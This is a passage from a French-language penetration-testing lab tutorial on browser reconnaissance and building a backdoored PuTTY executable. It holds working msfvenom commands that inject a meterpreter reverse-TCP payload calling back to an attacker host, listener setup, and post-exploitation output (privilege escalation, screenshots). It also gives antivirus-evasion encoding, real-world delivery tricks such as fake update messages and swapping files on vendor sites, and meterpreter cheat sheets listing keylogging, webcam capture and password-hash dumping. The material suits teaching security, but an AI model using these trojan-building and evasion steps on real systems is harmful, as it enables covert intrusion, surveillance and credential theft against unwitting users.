


Ici, aucun antivirus n'est détecté.

Note : Windows Defender n'apparaît pas dans la liste, seul les antivirus externes sont détectés.

Host>Get Geolocation


Permet de définir la localisation géographique de la cible.



On obtient :

```
data: result={"ip":{"ip":"88.121.147.229","asn":"AS12322 Free SAS","netmask":13,"hostname":"vxl95-2_migr-
88-121-147-229.fbx.proxad.net.","city":"Menucourt","post_code":"95180","country":"France","country_code":"FR","latitude":49.02840042114258,"longitude":1.9804999
```

On peut vérifier la localisation physique en utilisant un outil comme Google Maps.



Host>Get Internal IP WebRTC


Permet de récupérer l'adresse IP réelle de la machine (et non pas l'adresse publique du routeur si la machine est dans un réseau NAT)

```
1 data: IP is 192.168.1.2
```

Ici l'adresse est 192.168.1.2, ce qui correspond bien à l'adresse IP de la machine cible.

Host>Get Protocol Handlers

Permet de déterminer les protocoles utilisables par le navigateur



Ici, les protocoles intéressants seraient probablement ftp pour l'extraction de données et ldap pour la découverte de comptes Active Directory sur le réseau local.

3.6) Troisième attaque : Porte dérobée (Backdoor)

Nous allons maintenant créer un logiciel malicieux permettant d'obtenir le contrôle d'une machine infectée.

a) Création du trojan

Il faut commencer par modifier un logiciel licite afin d'y inclure le code malicieux. Dans notre exemple, le choix se porte sur putty, un utilitaire orienté administration réseau. N'importe quel logiciel pourrait être utilisé.

Sur la machine **attaquant**, pour récupérer putty :

```
wget https://the.earth.li/~sgtatham/putty/latest/w32/putty.exe
```

```
--2024-01-17 16:56:59--
https://the.earth.li/~sgtatham/putty/latest/w32/putty.exe
Résolution de the.earth.li (the.earth.li)… 93.93.131.124,
2a00:1098:86:4d:c0ff:ee:15:900d
Connexion à the.earth.li (the.earth.li)|93.93.131.124|:443… connecté.
requête HTTP transmise, en attente de la réponse… 302 Found
Emplacement : https://the.earth.li/~sgtatham/putty/0.74/w32/putty.exe [suivant]
--2024-02-07 16:56:59--
https://the.earth.li/~sgtatham/putty/0.74/w32/putty.exe
Réutilisation de la connexion existante à the.earth.li:443.
requête HTTP transmise, en attente de la réponse… 200 OK
Taille : 1096080 (1,0M) [application/x-msdos-program]
Sauvegarde en : « putty.exe »

putty.exe          100%[===============>]   1,04M   196KB/s    ds 6,2s
2024-01-17 16:57:06 (172 KB/s) – « putty.exe » sauvegardé [1096080/1096080]
```

Il faut maintenant injecter le code malicieux (payload) dans l'exécutable licite.

Pour cela la commande msfvenom du framework Metasploit s'avère tout à fait adaptée.

```
msfvenom --arch x86 --platform windows --template putty.exe --keep --payload windows/meterpreter/reverse_tcp lhost=192.168.1.100 lport=20000 --format exe --bad-chars "\x00" --out putty_mod.exe
```

```
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai chosen with final size 381
Payload size: 381 bytes
Final size of exe file: 1427456 bytes
Saved as: putty_mod.exe
```

Ici, les options précisent que :

--arch x86	Le binaire est conçu pour être exécuté sur un processeur Intel x86 (ou AMD)
--platform windows	Le binaire est conçu pour un système d'exploitation Windows.
--template putty.exe	Le fichier binaire d'origine est putty.exe
--keep	Le comportement d'origine de putty est conservé, afin que l'utilisateur ne se rende pas compte de la modification
--payload windows/meterpreter/reverse_tcp lhost=192.168.1.100 lport=20000	Le payload meterpreter est injecté. Les réponses seront envoyées à notre machine **attaquant** 192.168.1.100 en utilisant le port de destination 20000.
--format exe	Le format de sortie sera un binaire exécutable
--bad-chars "\x00"	Windows n'aime pas les chaînes nulles dans ses binaires, elles ne sont donc pas utilisées lors de la génération du binaire
--out putty_mod.exe	Le nouvel exécutable sera généré sous le nom putty_mod.exe

Pour vérifier les paramètres du nouvel exécutable :

```
file putty_mod.exe
putty_mod.exe: PE32 executable (GUI) Intel 80386, for MS Windows
```

Il s'agit bien d'un binaire exécutable Windows 32bits graphique, pour architecture Intel x86.

b) Exploitation du trojan

Pour la suite, il faut parvenir à faire exécuter le fichier par l'utilisateur, sur la machine cible. Cela implique plusieurs choses :

1. il faut envoyer le fichier
2. il faut que l'utilisateur l'exécute
3. il ne faut pas que l'antivirus ou l'anti-malware détecte le fichier modifié

1) Pour l'envoi de fichier

Dans le laboratoire

Copier le fichier directement sur la machine **victime**

Dans la réalité

Forcer l'utilisateur à télécharger le fichier infecté, cela peut être réalisé :

- par l'envoi d'un message prétextant une mise à jour (le lien contient un lien vers le fichier infecté sur un site pirate)
- par le remplacement du fichier licite par le fichier infecté directement sur le site licite (signifie que le site de l'éditeur du logiciel est mal protégé)
- par le remplacement du fichier licite par le fichier infecté directement sur un lieu de stockage habituel de l'utilisateur (lecteur réseau, NAS, cloud...)

Pour que l'utilisateur exécute le binaire infecté.

Il n'y a rien à faire puisque c'est l'utilisateur qui va faire le travail. Il faut cependant s'assurer que le fichier infecté soit utilisé fréquemment (ou être patient...)

Démarrer metasploit :

```
msfconsole
```

Utiliser l'exploit multi handler :

```
use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
```

Définir le payload sur un shell meterpreter de manière à obtenir un accès distant lors de l'attaque.

```
set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
```

Définir l'adresse de la machine attaquant et du port d'écoute, ces informations DOIVENT être les mêmes que celles définies dans notre fichier infecté.

```
set lhost 192.168.1.254
lhost => 192.168.1.254
set lport 20000
lport => 20000
```


On lance l'écoute :

exploit

```
[*] Started reverse TCP handler on 192.168.1.100:20000
```

Rien ne passe, c'est normal, la victime n'a pas encore démarré le fichier infecté.

Sur la machine **victime**, exécuter putty_mod :



Sur la machine **attaquant** un shell meterpreter est démarré.

```
  [*] Started reverse TCP handler on 192.168.1.100:20000
  [*] Command shell session 1 opened (192.168.1.100:20000 -> 192.168.1.2:49219)
at 2024-01-17 18:17:07 +0100
  meterpreter >
```

Nous avons maintenant un accès complet à la machine.

meterpreter > dir

```
  Listing: C:\Users\administrateur\Desktop
  =======================================
  Mode              Size       Type  Last modified              Name
  ----              ----       ----  -------------              ----
  100666/rw-rw-rw-  213        fil   2015-03-07 21:28:15 +0100  GLPI -
Authentification.URL
  40777/rwxrwxrwx   4096       dir   2020-05-24 16:14:08 +0200  Partage
  100777/rwxrwxrwx  180271184  fil   2020-05-25 10:35:55 +0200  VMware-converter-
en-6.2.0-8466193.exe
  100666/rw-rw-rw-  464        fil   2013-09-19 10:01:56 +0200  desktop.ini
  100777/rwxrwxrwx  1427456    fil   2024-01-17 18:10:28 +0100  putty_mod.exe
  100666/rw-rw-rw-  607        fil   2015-03-07 21:29:47 +0100  start
WampServer64.lnk
```

Pour obtenir les droits administrateur :

getsystem


```
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
```

Pour executer une commande sur la machine victime (ici notepad) :

```
execute -f notepad
Process 2168 created.
```

Pour prendre une capture d'écran de la machine victime :

```
screenshot
Screenshot saved to: /home/kali/GmycIDrF.jpeg
```



3) Pour que l'antivirus ou l'anti-malware ne détecte PAS le fichier modifié

Dans le laboratoire

Désactiver l'antivirus de la machine **victime**

Dans la réalité

Il faut pratiquer une technique d'évasion d'antivirus. C'est-à-dire un moyen de rendre indétectable la présence du code malicieux dans notre fichier infecté. Cela revient à :

- encoder plusieurs fois le payload pour éviter une découverte de l'empreinte numérique du virus dans la base de données antivirale
- chiffrer les connexions et adopter un comportement le plus furtif possible afin d'éviter une découverte par le module d'analyse comportemental de l'anti-malware.

Pour réduire le risque de détection par l'antivirus ou l'anti-malware :

```
msfvenom --arch x86 --platform windows --template putty.exe --keep --payload windows/meterpreter/reverse_tcp lhost=192.168.1.100 lport=20000 --format exe --bad-chars "\x00" --out putty_modv2.exe --encoder x86/shikata_ga_nai --iterations 5
```

```
Found 1 compatible encoders
Attempting to encode payload with 5 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai succeeded with size 408 (iteration=1)
x86/shikata_ga_nai succeeded with size 435 (iteration=2)
x86/shikata_ga_nai succeeded with size 462 (iteration=3)
x86/shikata_ga_nai succeeded with size 489 (iteration=4)
x86/shikata_ga_nai chosen with final size 489
Payload size: 489 bytes
Final size of exe file: 1427968 bytes
Saved as: putty_modv2.exe
```

Ici l'algorithme shikata ga nai (« on ne peut rien y changer » en japonais) est utilisé pour encoder 5 fois le code malicieux. Ceci rend la découverte du code plus complexe par un antivirus ou anti-malware (mais pas impossible).

Plus le nombre d'encodages est important (nombre d'encodeurs utilisés ou nombre d'itération) et plus le code malicieux est furtif (mais son démarrage prendra aussi plus de temps, ce qui peut entraîner aussi une détection par un antivirus comportemental).

c) Persistance de la connexion

Un dernier problème subsiste : la session meterpreter reste disponible tant que le fichier infecté est en cours d'exécution. Dans le cas où l'utilisateur distant ferme putty_mod ou putty_modv2, vous perdrez l'accès distant.

Pour éviter cela, vous pouvez rendre persistante la porte dérobée (*procédure non décrite ici - le script metsvc ou l'exploit exploit/windows/local/persistence peuvent être utilisés*).

Globalement, cela consiste à lancer un service de porte dérobé (metsvc) et de l'attacher à un service système de la cible (sous Windows, un processus système comme explorer.exe est parfait, puisque toujours exécuté au démarrage de la machine).

4) Documentation

4.1) Commandes nmap

Forme générale de la commande nmap [Type de scan] [Options] {CIBLE}

CIBLE (Exemples) :

scanme.nmap.org, 172.17.0.0/16, 192.168.0.1; 192.168.1.10-100, 10.0.0-255.1-254

-iL <fichier>: tester la liste des hôtes/réseaux du fichier précisé

--exclude <host1[,host2][,host3],...>: pour exclure des hôtes de la recherche

a) Découverte de hôtes

-sL: liste les cibles à scanner

-sn: effectue un scan par ping

-PS : scan SYN

-PA : scan ACK

-PU : scan UDP

-PO[listeprotocole]: Ping des protocoles IP spécifiés

b) Techniques de scan

-sS : scan SYN

-sT : scan Connect()

-sA : scan ACK

-sW : scan Windows

-sU : scan UDP

-sN : scan null TCP

-sF : scan FIN

-sX : scan Xmas

-sO: scan de protocoles IP

c) Spécification des ports

-p <ports>: scan des ports précisés. Par exemple -p22; -p1-65535; -p U:53,111,137,T:21-25,80,139,8080,S:9

-F: scan rapide

d) Modes de détection

-sV : détermine les informations de service / version

--version-intensity <level>: intensité des tests 0(faible)-9(tous les tests)

--version-trace: affiche tous les message de tests

-O : tente de déterminer le système d'exploitation

4.2) Commandes de base de données Metasploit

creds	Liste tous les identifiants découverts
db_connect	Se connecte à une base de données existante
db_disconnect	Se déconnecte de l'instance de base de données actuelle
db_export	Exporte le contenu de la base de données dans un fichier
db_import	Importe un fichier de résultat d'analyse dans la base
db_nmap	Exécute nmap et enregistre automatiquement le résultat dans la base
db_status	Affiche le statut actuel de la base de données
hosts	Lister tous les hôtes découverts
loot	Liste tous les butins découverts
services	Liste tous les services découverts
vulns	Liste toutes les vulnérabilités découvertes

4.3) Commandes *msfvenom*

-p, --payload	<payload>	Payload à utiliser (faire msfvenom --list payloads pour avoir la liste complète, --list-options pour les options)
-f, --format	<format>	Format de sortie (faire msfvenom --list formats pour avoir la liste complète)
-e, --encoder	<encoder>	Encodeur à utiliser (faire msfvenom --list encoders pour avoir la liste complète)
--service-name	<value>	Nom du service à utiliser pour la génération d'un service binaire
--sec-name	<value	Nouveau nom de section à utiliser lors de la génération de grand binaires Windows (par défaut : chaîne de 4 caractère alphabétiques)
--smallest		Générer le plus petit payload possible en utilisant tous les encodeurs disponibles
--encrypt	<value>	Type de chiffrement ou d'encodage à appliquer au shellcode (faire msfvenom --list encrypt pour avoir la liste complète)
--encrypt-key	<value>	Clé utilisée pour le chiffrement par --encrypt
--encrypt-iv	<value>	Sel (initialization vector ou random salt) d'initialisation pour le chiffrement par --encrypt

-a, --arch	<arch>	Architecture du binaire cible à utiliser pour --payload et --encoders (faire msfvenom --list archs pour avoir la liste complète)
--platform	<platform>	Plateforme utilisée pour --payload (faire msfvenom --list platforms pour avoir la liste complète)
-o, --out	<path>	Fichier de destination du payload
-b, --bad-chars	<list>	Caractères à éviter dans le fichier binaire
-i, --iterations	<count>	Nombre de fois où le payload va être encodé
-c, --add-code	<path>	Définit un shellcode Windows 32bits spécifique à ajouter (commande supplémentaire)
-k, --keep		Préserver le comportement d'origine du binaire licite et injecter le payload comme nouveau processus

4.4) Commandes principales meterpreter

```
Core Commands
=============
    Command                   Description
    -------                   -----------
    ?                         Help menu
    background                Backgrounds the current session
    bg                        Alias for background
    bgkill                    Kills a background meterpreter script
    bglist                    Lists running background scripts
    bgrun                     Executes a meterpreter script as a background
thread
    channel                   Displays information or control active channels
    close                     Closes a channel
    disable_unicode_encoding  Disables encoding of unicode strings
    enable_unicode_encoding   Enables encoding of unicode strings
    exit                      Terminate the meterpreter session
    get_timeouts              Get the current session timeout values
    guid                      Get the session GUID
    help                      Help menu
    info                      Displays information about a Post module
    irb                       Open an interactive Ruby shell on the current
session
    load                      Load one or more meterpreter extensions
    machine_id                Get the MSF ID of the machine attached to the
session
    migrate                   Migrate the server to another process
    pivot                     Manage pivot listeners
    pry                       Open the Pry debugger on the current session
    quit                      Terminate the meterpreter session
    read                      Reads data from a channel
    resource                  Run the commands stored in a file
    run                       Executes a meterpreter script or Post module
    secure                    (Re)Negotiate TLV packet encryption on the session
    sessions                  Quickly switch to another session
    set_timeouts              Set the current session timeout values
    sleep                     Force Meterpreter to go quiet, then re-establish
session.
```

```
    transport                 Change the current transport mechanism
    use                       Deprecated alias for "load"
    uuid                      Get the UUID for the current session
    write                     Writes data to a channel


Stdapi: File system Commands
============================
    Command       Description
    -------       -----------
    cat           Read the contents of a file to the screen
    cd            Change directory
    checksum      Retrieve the checksum of a file
    cp            Copy source to destination
    dir           List files (alias for ls)
    download      Download a file or directory
    edit          Edit a file
    getlwd        Print local working directory
    getwd         Print working directory
    lcd           Change local working directory
    lls           List local files
    lpwd          Print local working directory
    ls            List files
    mkdir         Make directory
    mv            Move source to destination
    pwd           Print working directory
    rm            Delete the specified file
    rmdir         Remove directory
    search        Search for files
    show_mount    List all mount points/logical drives
    upload        Upload a file or directory


Stdapi: Networking Commands
===========================

    Command       Description
    -------       -----------
    arp           Display the host ARP cache
    getproxy      Display the current proxy configuration
    ifconfig      Display interfaces
    ipconfig      Display interfaces
    netstat       Display the network connections
    portfwd       Forward a local port to a remote service
    resolve       Resolve a set of host names on the target
    route         View and modify the routing table


Stdapi: System Commands
=======================

    Command       Description
    -------       -----------
    clearev       Clear the event log
    drop_token    Relinquishes any active impersonation token.
    execute       Execute a command
    getenv        Get one or more environment variable values
    getpid        Get the current process identifier
    getprivs      Attempt to enable all privileges available to the current
process
    getsid        Get the SID of the user that the server is running as
    getuid        Get the user that the server is running as
    kill          Terminate a process
```

```
    localtime     Displays the target system's local date and time
    pgrep         Filter processes by name
    pkill         Terminate processes by name
    ps            List running processes
    reboot        Reboots the remote computer
    reg           Modify and interact with the remote registry
    rev2self      Calls RevertToSelf() on the remote machine
    shell         Drop into a system command shell
    shutdown      Shuts down the remote computer
    steal_token   Attempts to steal an impersonation token from the target
process
    suspend       Suspends or resumes a list of processes
    sysinfo       Gets information about the remote system, such as OS


Stdapi: User interface Commands
===============================

    Command        Description
    -------        -----------
    enumdesktops   List all accessible desktops and window stations
    getdesktop     Get the current meterpreter desktop
    idletime       Returns the number of seconds the remote user has been idle
    keyboard_send  Send keystrokes
    keyevent       Send key events
    keyscan_dump   Dump the keystroke buffer
    keyscan_start  Start capturing keystrokes
    keyscan_stop   Stop capturing keystrokes
    mouse          Send mouse events
    screenshare    Watch the remote user's desktop in real time
    screenshot     Grab a screenshot of the interactive desktop
    setdesktop     Change the meterpreters current desktop
    uictl          Control some of the user interface components


Stdapi: Webcam Commands
=======================

    Command        Description
    -------        -----------
    record_mic     Record audio from the default microphone for X seconds
    webcam_chat    Start a video chat
    webcam_list    List webcams
    webcam_snap    Take a snapshot from the specified webcam
    webcam_stream  Play a video stream from the specified webcam


Stdapi: Audio Output Commands
=============================

    Command       Description
    -------       -----------
    play          play a waveform audio file (.wav) on the target system


Priv: Elevate Commands
======================

    Command       Description
    -------       -----------
    getsystem     Attempt to elevate your privilege to that of local system.
```

```
Priv: Password database Commands
================================

    Command       Description
    -------       -----------
    hashdump      Dumps the contents of the SAM database


Priv: Timestomp Commands
========================

    Command       Description
    -------       -----------
      timestomp     Manipulate file MACE attributes
```

4.5) Résolution de problèmes

a)Metasploit : Database not connected

Metasploit démarre correctement, mais lorsqu'une commande faisant appel à la base de données est lancée, le message suivant apparaît :

```
[-] Database not connected
```

Il suffit de sortir de meterpreter puis de relancer le service associé à la base de données postgresql

```
exit
```

```
sudo service postgresql start
```

b)Metasploit : Database not initialized

Metasploit démarre correctement, mais lorsqu'une commande faisant appel à la base de données est lancée, le message suivant apparaît :

```
[-] Database not initialized
```

Il suffit de sortir de meterpreter puis de relancer le service associé à la base de données postgresql

```
exit
```

```
sudo msfdb init
```